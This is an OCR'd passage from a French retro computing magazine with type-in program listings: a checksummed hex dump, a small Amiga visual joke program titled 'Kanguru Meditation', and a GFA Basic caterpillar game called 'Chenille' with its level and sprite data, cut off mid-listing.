9E68:8A 00 8A 00 33 22 00 00:F9
9E70:03 00 02 02 82 82 82 82:53
9E78:8A 8A 8A 8A 33 00 00 00:79
9E80:03 02 02 00 82 00 C3 00:0A
9E88:8A 00 8A 00 33 22 00 00:19
9E90:03 02 02 00 82 00 C3 00:1A
9E98:8A 00 8A 00 22 00 00 00:08
9EA0:03 02 02 00 82 00 82 00:63
9EA8:8A 8A 8A 8A 33 22 00 00:75
9EB0:02 02 02 02 82 82 C3 82:5D
9EB8:8A 8A 8A 8A 22 22 00 00:30
9EC0:03 02 01 00 41 00 41 00:74
9EC8:45 00 45 00 33 22 00 00:45
9ED0:03 02 01 00 41 00 41 00:84
9ED8:45 00 45 00 33 00 00 00:89
9EE0:02 02 02 02 C3 00 C3 00:B6
9EE8:CF 00 8A 8A 22 22 00 00:91
9EF0:02 00 02 00 82 00 82 00:AE
9EF8:8A 00 8A 00 33 22 00 00:89
9F00:02 02 03 02 C3 82 82 82:2F
9F08:8A 8A 8A 8A 22 22 00 00:81
9F10:02 02 02 02 82 82 C3 82:BE
9F18:CF 8A 8A 8A 22 22 00 00:D6
9F20:03 02 02 02 82 82 82 82:08
9F28:8A 8A 8A 8A 33 22 00 00:F6
9F30:03 02 02 02 82 82 C3 82:DF
9F38:8A 00 8A 00 22 00 00 00:A9
9F40:03 02 02 02 82 82 82 82:28
9F48:8A 8A 8A 8A 33 22 00 11:9E
9F50:03 02 02 02 82 82 C3 00:EF
9F58:8A 8A 8A 8A 22 22 00 00:D1
9F60:03 02 02 00 82 00 C3 82:FB
9F68:00 8A 00 8A 33 22 00 00:0E
9F70:03 02 01 00 41 00 41 00:25
9F78:45 00 45 00 11 00 00 00:80
9F80:02 02 02 02 82 82 82 82:67
9F88:8A 8A 8A 8A 33 22 00 00:56
9F90:02 02 02 02 82 82 82 82:77
9F98:8A 8A CF 8A 11 00 00 00:BF
9FA0:02 02 02 02 82 82 82 82:87
9FA8:CF 8A CF 8A 22 22 00 00:35
9FB0:02 02 02 02 41 00 41 00:6F
9FB8:45 00 8A 8A 22 22 00 00:D8
9FC0:02 02 02 02 82 82 C3 82:6E
9FC8:45 00 45 00 11 00 00 00:D0
9FD0:03 02 00 02 00 82 C3 82:EF
9FD8:8A 00 8A 00 33 22 00 00:6A
9FE0:DD 5E 00 DD 56 01 DD 6E:BB
9FE8:02 DD 66 03 06 08 C5 E5:5A
9FF0:1A 77 13 23 1A 77 13 E1:35
9FF8:CD 26 BC C1 10 F0 C9 00:57
A000:7C C6 08 67 D0 D5 11 50:61
A008:C0 19 D1 C9 00 DD 5E 00:F1
A010:DD 56 01 DD 6E 02 DD 66:1D
A018:03 06 10 CD 19 BD F3 C5:E3
A020:E5 06 04 1A AE 77 13 23:F2
A028:10 F9 E1 CD 00 A0 C1 10:28
A030:EE FB C9 00 01 01 01 11:A9
A038:12 13 01 3A 33 A0 FE 00:AC
A040:CA BF A0 21 D8 C2 11 00:C7
A048:95 3E 0A 01 22 A0 02 3E:83
A050:29 01 1A A0 02 CD 19 A0:70
A058:21 82 C3 11 34 98 3E 04:10
A060:01 22 A0 02 3E 18 01 1A:CA
A068:A0 02 CD 19 A0 3A 34 A0:5F
A070:FE 00 CA 7E A0 CD A3 A0:C7
A078:21 32 D2 CD 19 A0 3A 35:C2
A080:A0 FE 00 CA 8F A0 CD A3:22
A088:A0 21 D2 EA CD 19 A0 3A:EF
A090:36 A0 FE 00 CA F2 A0 CD:06
A098:A3 A0 21 C2 C3 CD 19 A0:D2
A0A0:C3 F2 A0 47 21 C0 8F C5:19
A0A8:11 40 00 ED 5A C1 10 F7:FD
A0B0:E5 D1 01 22 A0 3E 04 02:22
A0B8:01 1A A0 3E 10 02 C9 3A:10
A0C0:37 A0 FE 00 CA D0 A0 CD:6B
A0C8:A3 A0 21 CE C3 CD 19 A0:32
A0D0:3A 38 A0 FE 00 CA E1 A0:D5
A0D8:CD A3 A0 21 D4 C3 CD 19:08
A0E0:A0 3A 39 A0 FE 00 CA F2:CB
A0E8:A0 CD A3 A0 21 DA C3 CD:A9
A0F0:19 A0 3A 3A A0 FE 00 C8:D3
A0F8:CD A3 A0 21 F2 C3 CD 19:BE
A100:A0 C9 00 01 22 A0 3E 04:13
A108:02 01 1A A0 3E 1F 02 CD:E1
A110:0D A0 C9 01 22 A0 3E 04:99
A118:02 01 1A A0 3E 10 02 CD:97
A120:0D A0 C9 00 00 00 00 00:69
```



C'est dans la poche

KANGURU MEDITATION

Y-a une faute dans le titre! Mais non, c'est un gag...

Titre évocateur en effet pour cette petite plaisanterie graphique à lancer sous CLI. Le court listing hexadécimal est à entrer par notre utilitaire maison *Amiga Saisie* (reportez-vous à son mode d'emploi). Longueur en octets à spécifier: 244.

Nicolas Fournel

```
00001:0000 03F3 0000 0000 0000 0002 0000 0000:03F5
00002:0000 0001 0000 0025 0000 0001 0000 03E9:0410
00003:0000 0025 2C79 0000 0004 43F9 0000 007C:7117
00004:4EAE FE68 23C0 0000 0078 2079 0000 0078:923F
00005:23E8 0038 0000 0074 263C 0000 0000 243C:6F0C
00006:0000 0015 2C79 0000 0078 2079 0000 0074:4DF3
00007:203C 0000 0000 2203 4EAE FF5E 5283 51CA:3498
00008:FFEA 4483 243C 0000 0015 0839 000A 00DF:71E0
00009:F016 66D6 2C79 0000 0004 2279 0000 0078:A65A
00010:4EAE FE62 4280 4E75 0000 0000 0000 0000:DE05
00011:696E 7475 6974 696F 6E2E 6C69 6272 6172:4F41
00012:7900 00B0 4E95 7200 0000 03EC 0000 0007:3E38
00013:0000 0000 0000 0008 0000 0012 0000 0018:0032
00014:0000 0020 0000 0032 0000 0038 0000 0068:00F2
00015:0000 0000 0000 03F2 0000 03EB 0000 0001:07DE
00016:0000 03F2 0000 0000 0005 BD58 0000 79B8:3B07
```


Tout vient à point...

CHENILLE

Encore une chenille, certes, mais pas tout à fait ordinaire...

Ce jeu réalisé en GFA 3 propose en effet une originalité. La chenille grandit vite, trop vite, et raccourcit progressivement lorsqu'elle est à l'arrêt. Mais alors c'est facile! Contentons-nous d'attendre suffisamment avant de poursuivre le parcours! N'en croyez rien, le temps est judicieusement limité et la difficulté croissante...
Ne soyez pas surpris de l'apparence de ce listing faisant appel au vérificateur GFA V.1.0 (reportez-vous à son mode d'emploi). Les lecteurs infaillibles peuvent cependant taper normalement les lignes sans tenir compte des numéros et des sommes de contrôle.

Patrick Urvoix




```
'                                    27
'          CHENILLE                  52
'   Auteur:  URVOIX  Patrick         2B
' ============================       99
'                                    27
'                                    27
HIDEM                                3E
ON BREAK GOSUB fin_jeu               7B
ON ERR GOSUB fin_jeu                 74
'                                    27
DEFBYT "a,x,y,r,p"                   85
DIM s$(5),score%(6),nom$(6)          66
@top_high_score                      62
hi_score%=50000                      16
degre%=2                             44
'                                    27
recommence:                          F8
'                                    27
@init_couleurs                       F4
@presentation                        93
'                                    27
CLR score%,temps%,compteur%          AD
tableau%=1                           BE
vie%=3                               73
vie|=TRUE                            7E
allonge|=FALSE                       DA
@init_sprites                        DA
'                                    27
DO                                   E2
  continue:                          08
  '                                  D5
  CLS                                FB
  CLR nbre_points%                   6E
  '                                  D5
  @affichage_texte                   0C
  '                                  D5
  PUT coord_x|,coord_y|,s$(1)        13
  x$=CHR$(coord_x|)                  63
  y$=CHR$(coord_y|)                  77
  SETCOLOR 15,1904                   43
  '                                  D5
  WHILE PEEK(&HFFFC02)<1 OR PEEK
(&HFFFC02)>8                         6D
  WEND                               9B
  '                                  D5
  REPEAT                             05
    '                                05
    debut:                           47
    '                                05
    x=ASC(x$)                        47
    y=ASC(y$)                        57
    PUT x,y,s$(1)                    4B
    '                                05
    PAUSE degre%                     B5
    '                                05
    touches:                         B5
    IF INP?(2)                       BF
      tou=INP(2)                     58
      SELECT tou                     11
      CASE 196          |   f 10     D6
        SGET tableau$                81
        TEXT 86,95,0,"P A U S E"     A5
        '                            E4
        @attente                     43
        REPEAT                       AF
          tou=INP(2)                 98
        UNTIL tou=32                 B9
        '                            E4
        @attente                     43
        SPUT tableau$                8B
      CASE 27                        A6
        @test_fin                    FE
      ENDSELECT                      3E
    ENDIF                            0D
    a=PEEK(&HFFFC02)                 8A
    @temps                           D8
    SELECT a                         51
    CASE 1                           93
      r=1                            64
      p=PTST(x+4,y-6)                F9
    CASE 2                           9D
      r=2                            6D
      p=PTST(x+4,y+14)               DD
    CASE 4,5,6                       45
      r=3                            76
      p=PTST(x-5,y+4)                D9
    CASE 8,9,10                      28
      r=4                            7F
      p=PTST(x+14,y+4)               1D
    DEFAULT                          BD
      GOTO commence_effacer          EB
    ENDSELECT                        AF
    ' tests du point 'P'             56
    '                                05
    SELECT p                         05
    CASE 0                           89
      @coord                         53
      GOTO commence_effacer          EB
    CASE 3                           A7
      ADD score%,2                   58
      INC nbre_points%               87
      IF score%>=10000 AND vie|      B7
        INC vie%                     81
        vie|=FALSE                   8A
        @affichage_vies              84
      ENDIF                          3A
      @musique_points                B5
      PRINT AT(34,20);               09
      PRINT RIGHT$("000000"+STR$
(score%),6)                          15
      @coord                         53
      GOTO allonge                   C3
    CASE 9                           E3
      GOTO debut                     C7
    CASE 2                           9D
      GOTO mort                      45
    ENDSELECT                        AF
    '                                05
    allonge:                         15
    '                                05
    IF allonge|=FALSE                BD
      a$=LEFT$(x$,2)                 4D
      x$=a$+x$                       A1
      a$=LEFT$(y$,2)                 5D
      y$=a$+y$                       B5
    ELSE                             D3
      a$=LEFT$(x$,2)                 4D
      x$=a$+a$+x$                    E2
      a$=LEFT$(y$,2)                 5D
      y$=a$+a$+y$                    F9
    ENDIF                            0D
    '                                05
    commence_effacer:                57
    '                                05
    x$=CHR$(x)+x$                    28
    y$=CHR$(y)+y$                    4A
    x=ASC(RIGHT$(x$,1))              7B
    y=ASC(RIGHT$(y$,1))              92
    x$=LEFT$(x$,LEN(x$)-1)           15
    y$=LEFT$(y$,LEN(y$)-1)           3D
    PUT x,y,s$(3)                    6B
    '                                05
  UNTIL temps%<=0 OR nbre_points
%=pts_places%                        74
  IF temps%<=0                       6F
    GOTO mort                        AE
  ELSE                               A0
    @tableau_suivant                 CF
  ENDIF                              60
LOOP                                 19
'                                    27
mort:                                97
'                                    27
FOR s=1 TO 6                         5A
  FOR p=1 TO 8                       C4
    SOUND 1,14,p,s,1                 5F
  NEXT p                             73
NEXT s                               85
SOUND 1,0,0,0                        F6
```

```
 '                                        |27
DEC vie%                                  |CC
IF vie%>0                                 |22
  SGET destroyed$                         |04
  TEXT 86,95,0,"DESTROYED"                |1F
  PAUSE 80                                |B3
  SPUT destroyed$                         |78
  @je_meurs                               |A9
  DEC compteur%                           |CE
  PAUSE 60                                |A1
  GOTO continue                           |F6
ELSE                                      |EC
  TEXT 86,95,0,"GAME OVER"                |6B
  PAUSE 90                                |BC
  @test_hi_score                          |1F
ENDIF                                     |32
GOTO recommence                           |CF
'                                         |27
'                                         |27
PROCEDURE coord                           |AB
  '                                       |D5
  x=x-(r=4)*10+(r=3)*10                   |BA
  y=y-(r=2)*10+(r=1)*10                   |89
RETURN                                    |9E
'                                         |27
PROCEDURE attente                         |E9
  WHILE INP?(2)                           |D6
    tou=INP(2)                            |F9
  WEND                                    |9B
RETURN                                    |9E
'                                         |27
PROCEDURE temps                           |99
  '                                       |D5
  DEC temps%                              |8F
  PRINT AT(36,8);                         |CA
  PRINT RIGHT$("0000"+STR$(temps
%),4)                                     |07
RETURN                                    |9E
'                                         |27
PROCEDURE musique_points                  |D7
  '                                       |D5
  SOUND 2,14,2,0,1                        |ED
  SOUND 2,0,0,0                           |3D
RETURN                                    |9E
'                                         |27
PROCEDURE affichage_texte                 |02
  '                                       |D5
  @couleur_texte(15,16,0,13)              |67
  TEXT 270,40,"TIME"                      |E5
  TEXT 270,90,"LEVEL"                     |12
  TEXT 270,140,"SCORE"                    |AE
  @interieur_tableau                      |A0
  '                                       |D5
  @affichage_vies                         |08
  COLOR 12                                |AE
  BOX 274,52,314,66                       |0A
  PRINT AT(36,8);                         |CA
  PRINT USING "####",temps%               |3B
  BOX 290,100,314,115                     |16
  PRINT AT(38,14);                        |20
  PRINT RIGHT$("0"+STR$(tableau%
),2)                                      |FA
  BOX 261,148,314,162                     |C4
  PRINT AT(34,20);                        |BB
  PRINT RIGHT$("000000"+STR$(sco
re%),6)                                   |D3
  TEXT 70,195,"HI-SCORE:"                 |79
  TEXT 170,195,hi_score%                  |DA
RETURN                                    |9E
'                                         |27
PROCEDURE affichage_vies                  |D9
  '                                       |D5
  FOR pp%=1 TO vie%                       |5A
    PUT pp%*10,185,s$(1)                  |24
  NEXT pp%                                |D7
RETURN                                    |9E
'                                         |27
PROCEDURE couleur_texte(a,b,c,d)          |2A
  '                                       |D5
  DEFTEXT a,b,c,d                         |4A
RETURN                                    |9E
'                                         |27
PROCEDURE interieur_tableau               |81
  '                                       |D5
  INC compteur%                           |01
  IF compteur%>12                         |E3
    compteur%=1                           |CB
  ENDIF                                   |60
  ON compteur% GOSUB t1,t2,t3,t4
,t5,t6,t7,t8,t9,t10,t11,t12               |37
  '                                       |D5
  READ coord_x|,coord_y|,pts_pla
ces%,temps%                               |B6
  '                                       |D5
  IF tableau%>12 AND tableau%<=2
0                                         |55
    SUB temps%,200                        |D0
  ENDIF                                   |60
  '                                       |D5
  IF tableau%>20 AND tableau%<=3
0                                         |64
    allonge|=TRUE                         |52
  ENDIF                                   |60
  '                                       |D5
  IF tableau%>30 AND tableau%<=4
0                                         |93
    SUB temps%,200                        |D0
    allonge|=TRUE                         |52
  ENDIF                                   |60
  '                                       |D5
  IF tableau%>40 AND tableau%<=5
0                                         |C2
    allonge|=TRUE                         |52
    DEC degre%                            |74
  ENDIF                                   |60
  '                                       |D5
  IF tableau%>50                          |34
    SUB temps%,500                        |01
    allonge|=TRUE                         |52
    DEC degre%                            |74
  ENDIF                                   |60
  IF degre%<0                             |1B
    degre%=0                              |DA
  ENDIF                                   |60
  '                                       |D5
  FOR i|=0 TO 116                         |32
    READ r                                |FA
    x=(i| MOD 13)*10                      |69
    y=INT(i|/13)*10                       |CB
    PUT x,y,s$(r)                         |5B
    PUT 250-x,y,s$(r)                     |EB
    PUT x,170-y,s$(r)                     |F0
    PUT 250-x,170-y,s$(r)                 |94
  NEXT i|                                 |98
RETURN                                    |9E
'                                         |27
PROCEDURE t1                              |C0
  '                                       |D5
  RESTORE tableau1                        |13
  tableau1:                               |0B
  DATA 120,120,227,2200                   |6D
  DATA 0,0,0,0,0,0,0,0,0,0,0,0,0          |58
  DATA 0,2,2,2,2,2,2,2,2,2,2,2,2          |50
  DATA 0,2,0,0,0,0,0,0,0,0,2,0,0          |A4
  DATA 0,2,0,2,2,2,2,2,2,2,2,2,2          |38
  DATA 0,2,0,2,0,0,0,0,0,2,0,0,0          |BC
  DATA 0,2,0,2,0,2,2,2,2,2,2,2,2          |18
  DATA 0,2,2,2,0,2,0,0,0,0,2,0,0          |FC
  DATA 0,2,0,2,0,2,0,2,2,2,2,2,2          |F1
  DATA 0,2,0,2,0,2,0,2,0,0,2,0,0          |10
RETURN                                    |9E
'                                         |27
PROCEDURE t2                              |CC
  '                                       |D5
  RESTORE tableau2                        |25
  tableau2:                               |15
  DATA 120,110,227,2300                   |75
  DATA 0,0,0,0,0,0,0,0,0,0,0,0,0          |58
  DATA 0,2,2,2,2,2,2,2,2,2,2,2,2          |50
  DATA 0,2,0,0,0,0,0,0,2,0,0,0,0          |A0
  DATA 0,2,2,2,0,0,2,2,0,2,0,2,2          |A4
  DATA 0,2,0,2,2,2,2,2,2,2,2,2,0          |F8
  DATA 0,2,0,0,0,0,0,0,0,2,0,0,0          |A0
  DATA 0,2,2,2,2,2,2,2,2,2,2,2,2          |50
  DATA 0,0,0,2,0,0,0,2,0,2,0,0,2          |14
  DATA 3,3,0,2,2,0,2,2,0,2,2,0,2          |CA
RETURN                                    |9E
'                                         |27
PROCEDURE t3                              |D8
  '                                       |D5
  RESTORE tableau3                        |37
  tableau3:                               |1F
  DATA 120,100,223,2300                   |20
  DATA 0,0,0,0,0,0,0,0,0,0,0,0,0          |58
  DATA 0,2,2,2,2,2,2,2,2,2,2,2,2          |50
  DATA 0,2,0,0,0,0,2,0,0,0,0,0,0          |98
  DATA 0,2,2,2,0,2,2,2,2,2,0,2,2          |F8
  DATA 0,0,0,2,0,2,0,0,0,2,2,2,0          |40
  DATA 0,2,2,2,0,2,2,2,2,2,0,2,2          |F8
  DATA 0,2,0,0,0,0,0,2,0,0,0,0,0          |98
  DATA 0,2,2,2,0,2,2,2,2,2,0,2,2          |F8
  DATA 3,0,0,2,0,2,0,0,0,2,2,2,0          |58
RETURN                                    |9E
'                                         |27
PROCEDURE t4                              |E4
  '                                       |D5
  RESTORE tableau4                        |49
  tableau4:                               |29
  DATA 120,100,203,2300                   |FE
  DATA 0,0,0,0,0,0,0,0,0,0,0,0,3          |B8
  DATA 0,2,2,2,2,2,2,2,2,2,2,0,3          |34
  DATA 0,2,0,0,2,0,0,0,0,0,2,0,0          |C4
  DATA 0,2,0,2,2,2,2,2,2,2,2,2,2          |38
  DATA 0,2,0,2,0,0,2,0,0,0,0,0,0          |B0
  DATA 0,2,2,2,0,0,2,2,2,0,0,2,2          |A0
  DATA 0,2,0,0,3,3,0,0,2,0,0,2,0          |3E
  DATA 0,2,2,2,0,0,2,2,2,2,2,2,2          |0C
  DATA 3,0,0,2,0,0,2,0,0,0,2,0,0          |EC
RETURN                                    |9E
'                                         |27
PROCEDURE t5                              |F0
  '                                       |D5
  RESTORE tableau5                        |5B
  tableau5:                               |33
  DATA 120,100,231,2500                   |37
  DATA 0,0,0,0,0,0,0,0,0,0,0,0,0          |58
  DATA 0,2,2,2,2,2,2,2,2,2,2,2,0          |10
  DATA 0,2,0,2,0,0,0,2,0,0,0,2,2          |30
  DATA 0,2,2,2,2,0,2,2,2,0,2,2,0          |B8
  DATA 0,0,0,0,2,0,2,0,2,0,2,0,3          |68
  DATA 0,2,2,2,2,0,2,2,2,0,2,2,0          |B8
  DATA 0,2,0,2,0,0,0,2,0,0,0,2,0          |F0
  DATA 0,2,0,2,2,2,2,2,2,2,2,2,2          |38
  DATA 0,2,0,0,2,2,0,0,0,2,2,0,0          |1C
RETURN                                    |9E
'                                         |27
PROCEDURE t6                              |FC
  '                                       |D5
  RESTORE tableau6                        |6D
  tableau6:                               |3D
  DATA 120,100,243,2300                   |42
  DATA 0,0,0,0,0,0,0,0,0,0,0,0,0          |58
  DATA 0,2,2,2,2,2,2,2,2,2,2,2,2          |50
  DATA 0,2,0,0,0,0,2,0,0,0,2,0,0          |CC
  DATA 0,2,0,2,2,0,2,2,0,2,2,0,2          |A8
  DATA 0,2,2,2,2,2,2,2,0,2,2,2,2          |20
  DATA 0,2,0,2,2,0,2,2,0,2,2,2,0          |A4
  DATA 0,2,0,0,0,0,2,0,0,0,2,0,0          |CC
  DATA 0,2,2,2,2,2,2,2,2,2,2,2,2          |50
  DATA 0,2,0,0,2,0,0,0,2,0,0,0,2          |FC
RETURN                                    |9E
'                                         |27
PROCEDURE t7                              |08
  '                                       |D5
  RESTORE tableau7                        |7F
  tableau7:                               |47
  DATA 120,90,267,2000                    |73
  DATA 0,0,0,0,0,0,0,0,0,0,0,0,0          |58
  DATA 0,2,2,2,2,2,2,2,2,2,2,2,2          |50
  DATA 0,2,0,2,2,0,2,2,0,2,2,0,2          |A8
  DATA 0,2,0,2,2,0,2,2,0,2,2,0,2          |A8
  DATA 0,2,0,2,2,0,2,2,0,2,2,0,2          |A8
  DATA 0,2,0,2,2,0,2,2,0,2,2,0,2          |A8
  DATA 0,2,2,0,0,2,2,2,2,0,0,2,2          |A8
  DATA 0,0,2,2,2,2,0,0,2,2,2,2,0          |A8
  DATA 3,0,2,0,0,2,2,2,2,0,0,2,2          |AC
RETURN                                    |9E
'                                         |27
PROCEDURE t8                              |14
  '                                       |D5
  RESTORE tableau8                        |91
  tableau8:                               |51
  DATA 120,90,263,2200                    |57
  DATA 0,0,0,0,0,0,0,0,0,0,0,0,0          |58
  DATA 0,2,2,2,2,2,2,2,2,2,2,2,2          |50
  DATA 0,2,0,0,0,2,2,2,2,0,0,0,2          |54
  DATA 0,2,2,0,2,2,0,0,2,2,0,2,2          |A8
  DATA 0,2,2,0,2,2,2,2,2,2,0,2,2          |FC
  DATA 0,2,0,0,0,2,0,0,2,0,0,0,2          |01
  DATA 0,2,2,0,2,2,2,2,2,2,0,2,2          |FC
  DATA 0,0,2,2,2,2,0,0,2,2,2,2,0          |A8
  DATA 0,2,2,0,0,2,2,2,2,0,0,2,2          |A8
RETURN                                    |9E
'                                         |27
PROCEDURE t9                              |20
  '                                       |D5
  RESTORE tableau9                        |A3
  tableau9:                               |5B
  DATA 120,90,239,2000                    |65
  DATA 0,0,0,0,0,0,0,0,0,0,0,0,0          |58
  DATA 0,2,2,2,2,2,2,2,2,2,2,2,2          |50
  DATA 0,2,0,0,0,0,0,0,0,0,0,0,2          |AC
  DATA 0,2,2,2,2,2,0,0,2,2,2,2,2          |FC
  DATA 0,2,2,0,0,2,2,2,2,0,0,0,0          |2C
  DATA 0,2,2,2,2,2,0,0,2,2,2,2,2          |FC
  DATA 0,2,0,0,0,0,3,3,0,0,0,0,2          |2A
  DATA 0,2,2,2,2,2,0,0,2,2,2,2,2          |FC
  DATA 0,2,0,0,2,2,2,2,2,2,0,0,2          |A8
RETURN                                    |9E
'                                         |27
PROCEDURE t10                             |31
  RESTORE tableau10                       |A4
  tableau10:                              |56
  DATA 120,90,263,2400                    |7F
  DATA 0,0,0,0,0,0,0,0,0,0,0,0,0          |58
  DATA 0,2,2,2,2,2,2,2,2,2,2,2,2          |50
  DATA 0,2,0,2,0,2,0,2,0,2,0,2,0          |48
  DATA 0,2,2,2,2,2,2,2,2,2,0,2,2          |18
  DATA 0,2,0,0,0,2,0,0,0,2,0,0,0          |C4
  DATA 0,2,2,2,2,2,2,2,2,2,2,2,2          |50
  DATA 0,2,2,0,2,2,2,0,2,2,2,0,2          |CC
  DATA 0,2,0,0,0,2,0,0,0,2,0,0,0          |C4
  DATA 0,2,2,0,2,2,2,0,2,2,2,2,2          |08
RETURN                                    |9E
'                                         |27
PROCEDURE t11                             |3E
  RESTORE tableau11                       |B7
  tableau11:                              |61
  DATA 120,100,247,2300                   |8A
  DATA 0,0,0,0,0,0,0,0,0,0,0,0,0          |58
  DATA 0,2,2,2,2,2,2,2,2,2,2,2,2          |50
  DATA 0,2,0,2,2,0,0,0,2,2,0,0,0          |0C
  DATA 0,2,2,2,0,0,2,2,2,0,2,2,2          |D8
  DATA 0,2,0,0,0,2,2,2,0,0,2,0,2          |5C
  DATA 0,2,2,2,2,2,0,0,0,2,2,0,2          |90
  DATA 0,2,0,0,0,0,0,2,2,2,0,0,2          |3C
  DATA 0,2,2,2,2,2,2,2,0,0,0,2,2          |B4
  DATA 0,2,0,0,2,2,2,0,2,2,2,2,0          |B1
RETURN                                    |9E
```

```
'                                              |27
PROCEDURE t12                                  |4B
  RESTORE tableau12                            |CA
  tableau12:                                   |6C
  DATA 120,100,239,2300                        |9D
  DATA 0,0,0,0,0,0,0,0,0,0,0,0,0               |58
  DATA 0,2,2,2,2,2,2,2,2,2,2,2,2               |50
  DATA 0,2,0,2,0,2,0,0,2,0,2,0,2               |54
  DATA 0,2,0,2,0,2,2,2,0,2,0,2                 |A8
  DATA 0,2,0,2,0,0,0,0,0,0,2,0,0               |C0
  DATA 0,2,0,2,2,2,2,2,2,2,2,0,2               |FC
  DATA 0,2,0,0,0,0,0,0,0,0,0,0,2               |AC
  DATA 0,2,2,0,2,2,2,2,2,2,0,2,2               |FC
  DATA 0,2,2,2,2,2,0,0,2,2,2,2,0               |BC
RETURN                                         |9E
'                                              |27
PROCEDURE tableau_suivant                      |27
  '                                            |D5
  TEXT 86,95,0,"S U P E R"                     |81
  PAUSE 100                                    |85
  ADD score%,temps%+(pts_places%*(5-degre%))   |D7
  IF score%>hi_score%                          |E2
    hi_score%=score%                           |5D
  ENDIF                                        |60
  INC tableau%                                 |46
RETURN                                         |9E
'                                              |27
PROCEDURE presentation                         |C5
  '                                            |D5
  CLS                                          |FB
  SETCOLOR 0,0,0,0                             |93
  @en_tete                                     |76
  @couleur_texte(3,17,0,13)                    |08
  TEXT 105,87,"JOYSTICK"                       |9B
  TEXT 40,145,"F1: GAME  -  F2: SCORES"        |5F
  TEXT 40,195,"ESC: FIN  -  F10: PAUSE"        |B8
  @couleur_texte(11,17,0,13)                   |31
  TEXT 100,170,"F3: OPTION"                    |82
  @couleur_texte(12,0,0,13)                    |5F
  TEXT 40,75,"HAUT -"                          |8F
  TEXT 40,100,"BAS  -"                         |11
  TEXT 203,75,"- Gauche"                       |7A
  TEXT 203,100,"- Droite"                      |D1
  DO                                           |6A
    tou=INP(2)                                 |F9
    EXIT IF tou=187
    | test touche f1: jeu                      |DB
    SELECT tou                                 |40
    CASE 27                                    |FB
      SGET tab$                                |12
      SETCOLOR 15,1366                         |63
      @test_fin                                |E4
      SPUT tab$                                |EA
    CASE 188
    | test touche f2: high scores              |32
      SGET tableau_en_attente$                 |95
      @aff_high_score                          |07
      SPUT tableau_en_attente$                 |6D
    CASE 189
    | test touche f3: option                   |A4
      SGET tableau_en_attente$                 |95
      @option                                  |A6
      SPUT tableau_en_attente$                 |6D
    DEFAULT                                    |BD
      @attente                                 |F7
    ENDSELECT                                  |AF
    '                                          |05
    @attente                                   |2C
  LOOP                                         |EF
RETURN                                         |9E
'                                              |27
PROCEDURE en_tete                              |07
  '                                            |D5
  @couleur_texte(13,17,0,32)                   |70
  TEXT 80,35,"CHENILLE"                        |13
  @couleur_texte(11,0,0,4)                     |3F
  TEXT 17,24,"URVOIX"                          |64
  TEXT 252,24,"URVOIX"                         |3E
RETURN                                         |9E
'                                              |27
PROCEDURE aff_high_score                       |0E
  '                                            |D5
  CLS                                          |FB
  FOR i%=5 TO 1 STEP -1                        |BB
    FOR j%=6 TO i%+1 STEP -1                   |84
      IF score%(i%)<score%(j%)                 |4D
        z%=score%(i%)                          |B8
        z$=nom$(i%)                            |DB
      ELSE                                     |86
        GOTO suivant                           |AC
      ENDIF                                    |3A
      score%(i%)=score%(j%)                    |95
      nom$(i%)=nom$(j%)                        |04
      score%(j%)=z%                            |49
      nom$(j%)=z$                              |CA
      suivant:                                 |27
    NEXT j%                                    |4F
  NEXT i%                                      |89
  '                                            |D5
  @couleur_texte(8,17,0,32)                    |7A
  TEXT 55,31,"HIGH-SCORES"                     |FA
  @couleur_texte(11,0,0,4)                     |3F
  TEXT 10,22,"URVOIX"                          |0D
  TEXT 261,22,"URVOIX"                         |23
  FOR i%=1 TO 5                                |18
    DEFTEXT 8+i%,17,0,13                       |3D
    TEXT 55,48+(i%*20),i%                      |5A
    TEXT 93,48+(i%*20),UPPER$(nom$(i%))        |E2
    TEXT 205,48+(i%*20),score%(i%)             |DB
  NEXT i%                                      |89
  @couleur_texte(14,16,0,13)                   |54
  TEXT 110,190,">>SPACE<<"                     |BF
  REPEAT                                       |05
  UNTIL INKEY$=" "                             |DB
RETURN                                         |9E
'                                              |27
PROCEDURE option                               |84
  CLS                                          |FB
  @en_tete                                     |76
  @couleur_texte(12,17,0,13)                   |44
  TEXT 45,90,"Degre de difficulte..:"          |44
  @couleur_texte(14,17,0,13)                   |6A
  TEXT 20,170,"Use: ♦ and ♥ Fin: SPACE"        |0D
  DO                                           |6A
    @couleur_texte(3,17,0,13)                  |81
    TEXT 98,130,"0 1 2 3 4 5"                  |25
    DEFTEXT 11,17,0,13                         |BD
    TEXT 98+(degre%*20),130,degre%             |AF
    '                                          |05
    IF INP?(2)                                 |BF
      tou=INP(2)                               |58
      SELECT tou                               |11
      CASE 205                                 |32
        INC degre%                             |9E
      CASE 203                                 |16
        DEC degre%                             |17
      ENDSELECT                                |3E
      IF degre%<0                              |7A
        degre%=0                               |81
      ELSE                                     |86
        IF degre%>5                            |6D
          degre%=5                             |6F
        ENDIF                                  |E8
      ENDIF                                    |3A
      EXIT IF tou=32                           |C2
    ENDIF                                      |0D
    @couleur_texte(3,17,0,13)                  |81
    TEXT 98,130,"0 1 2 3 4 5"                  |25
    @couleur_texte(11,17,0,13)                 |08
    TEXT 98+(degre%*20),130,degre%             |AF
  LOOP                                         |EF
RETURN                                         |9E
'                                              |27
PROCEDURE top_high_score                       |CD
  '                                            |D5
  RESTORE top_score                            |59
  FOR i%=1 TO 5                                |18
    READ score%(i%),nom$(i%)                   |44
  NEXT i%                                      |89
  top_score:                                   |93
  DATA 50000,URVOIX.P,40000,HERCULE,30000,BRUCE  |B8
  DATA 20000,ROCKY,10000,VISION                |4D
RETURN                                         |9E
'                                              |27
PROCEDURE init_sprites                         |15
  '                                            |D5
  RESTORE d_atas                               |59
  FOR i%=0 TO 3                                |F0
    s$(i%)=MKI$(9)+MKI$(9)+MKI$(4)             |E9
    FOR j%=0 TO 9                              |71
      READ matrice%                            |71
      FOR k%=0 TO 3                            |A9
        IF ((i%+1) AND (2^k%))                 |73
          s$(i%)=s$(i%)+MKI$(matrice%)         |B8
        ELSE                                   |BA
          s$(i%)=s$(i%)+MKI$(0)                |73
        ENDIF                                  |E8
      NEXT k%                                  |98
    NEXT j%                                    |4F
  NEXT i%                                      |89
  '                                            |D5
  d_atas:                                      |F5
  ' mur                                        |56
  DATA 32640,48960,57024,57792,60864           |CF
  DATA 60864,57792,57024,48960,32640           |D3
  ' chenille                                   |39
  DATA 7680,14592,30848,64576,65472            |E5
  DATA 65472,65472,32704,16256,7936            |19
  ' points                                     |07
